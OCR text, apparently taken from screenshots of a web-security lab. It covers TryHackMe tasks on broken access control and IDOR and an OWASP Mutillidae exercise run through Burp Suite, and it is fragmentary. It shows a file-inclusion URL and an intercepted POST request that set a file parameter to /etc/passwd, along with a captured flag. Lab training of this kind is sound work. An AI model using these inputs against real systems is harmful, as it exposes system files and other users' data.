
Broken Access Control

Access control is how Web application grants access to content and functions to some users notice that



SESSION

USER INFORMATION

BROKEN ACCESS CONTROL

FILES

HTTPS://EXAMPLE.COM/INDEX.PHP?FILE=RANDOM_FILE.PHP

HTTPS://EXAMPLE.COM/INDEX.PHP?FILE=/ETC/PASSWD

IDOR

Title	IP Address	Expires			
zthweb2	10.10.214.35	54m 08s	?	Add 1 hour	Terminate


Task 17 ○ [Severity 5] Broken Access Control


Task 18 ○ [Severity 5] Broken Access Control (IDOR Challenge)

Start Machine

IDOR, or Insecure Direct Object Reference, is the act of exploiting a misconfiguration in the way user input is handled, to access resources you wouldn't ordinarily be able to access. IDOR is a type of access control vulnerability.

For example, let's say we're logging into our bank account, and after correctly authenticating ourselves, we get taken to a URL like this https://example.com/bank?account_number=1234. On that page we can see all our important bank details, and a user would do whatever they needed to do and move along their way thinking nothing is wrong.


Burp Suite Community E...
Mozilla Firefox
qterminal
Mozilla Firefox
TryHackMe | OWASP To
10.10.214.35/note.php?note
10.10.214.35/note.php?note=1
Kali Linux
Kali Training
I am noot!
owaspbwa OWASP Broken Web Applications — http://192.168.1.11
owaspbwa OWASP Broken Web Applications — http://192.168.1.5
facebook — http://facebook.com
Just a moment... — tryhackme.com
Electric Cars, Solar & Clean Energy | Tesla — tesla.com
Sense and Sensitivity — http://10.10.186.117
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. — crackstation.net
burpsuite — http://burpsuite/show/2/4jjutj90trutx42rpr63jif7n2r1kesb



flag{fivefourthree}

A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards

Text File Viewer
Source Viewer
Credits
Cookies
Arbitrary File Inclusion

llidae: Deliberately Vulnera

Like Mutillidae? Check out how to help

deo Tutorials

sting of vuln

Bug Report En

Release Anno

Getting Started
Project
Whitepaper

ck Here

192.168.1.12/mutillidae/index.php?page=source-viewer.php

133%

ools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Source Code Viewer

Back

Help Me!

Hints


To see the source of the file, choose and click "View File". Note that not all files are listed.

Source File Name upload-file.php

View File

File: register.php

<?php


Burp Suite Community Edition v2020.12.1 - Temp
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://192.168.1.12:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
1 POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 87
9 Origin: http://192.168.1.12
10 Connection: close
11 Referer: http://192.168.1.12/mutillidae/index.php?page=source-viewer.php
12 Cookie: showhints=1; PHPSESSID=k3qbd6l0faigspduhbmkdfi0h1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14
15 page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-button=View+File

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Source Code Viewer

Back Help Me!

Hints

